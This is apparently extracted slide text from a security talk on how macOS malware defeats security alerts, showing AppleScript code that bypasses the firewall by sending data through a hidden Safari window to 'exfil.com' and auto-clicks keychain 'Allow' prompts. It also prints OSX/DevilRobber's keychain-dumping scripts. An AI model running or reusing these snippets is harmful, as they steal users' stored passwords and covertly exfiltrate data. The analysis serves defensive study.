
Security Alerts / (3rd-party) Tools



macOS firewall alert



blockblock alert




ransomwhere? alert




(PAST) ATTACKS

alerts & prompts ; hackers vs . apple



The Attacks



! alerts:
avoid all together || dismiss (via code)

AppleScript



"AppleScript is primarily an *inter-application processing system*, designed to exchange data between and control other applications" -wikipedia.com


in context of remote process!



=



clicks



or



actions




```
$ cat evil.scpt
do shell script "say hi"
with administrator privileges

$ osascript evil.scpt
```

----->

trusted
auth prompt?



```
//firewall bypass
tell application "Safari"
    run

tell application "Finder"
    to set visible of process "Safari" to false

make new document
set the URL of document 1 to
    "https://exfil.com?data=blah"
end tell
```

AppleScript automated keychain access

The diagram illustrates the process of bypassing a keychain access prompt using AppleScript. It shows a sequence of events:

- A **keychain access prompt** window is shown, asking for a password to allow access to a GitHub API keychain entry.
- An **Allow** dialog box is shown, indicating the user has chosen to allow the access.
- A **SecurityAgent** process is shown, represented by a silhouette of a person wearing a mask.
- A terminal window displays the command `$ security dump-keychain ...` followed by the dumped keychain data, which includes account and service details along with the password "hunter2".
- A callout box highlights the step `click button "Allow" of group 1 of window 1` from the AppleScript code.
- The word **passwords!** is written next to the terminal window.

```
//keychain bypass
// note: only works on older version of macOS
tell application "System Events"
    repeat while exists (processes where name is "SecurityAgent")
        tell process "SecurityAgent"
            click button "Allow" of group 1 of window 1
        end tell
        delay 0.2
    end repeat
end tell
```

clicking 'Allow' via AppleScript

AppleScript automated keychain access (OSX/DevilRobber)

```
sub_26FA      proc near
push    ebp
mov     ebp, esp
sub    esp, 18h
mov     [esp+18h+var_18], "./kc_dump.sh"
call    _system$UNIX2003
```

OSX/DevilRobber

```
$ cat kc_dump.sh
#!/bin/sh

./kd.sh & ----->

for i in {1..300}
do
  osascript kcd.scpt ----->
done
```

1 kc_dump.sh

```
$ cat kd.sh
#!/bin/sh

security dump-keychain -d > s_dump.txt
```

2 kd.sh

```
try
  tell application "System Events"
    if (exists process "SecurityAgent") then
      tell window 1 of process "SecurityAgent"
        click button "Always Allow" of group 1
      end tell
    end if
  end tell
end try
```

Always Allow



3 kcd.scpt



Amazed to see that this OS X Keychain flow was already part of OSX.DevilRobber years ago... so 2011!

thanks @noarfomspace :)

AppleScript non-interactive install of login item (OSX/Dok)

```
//OSX/Dok
// install login item
void -[AppDelegate AddLoginScript] (void * self, void * _cmd) {

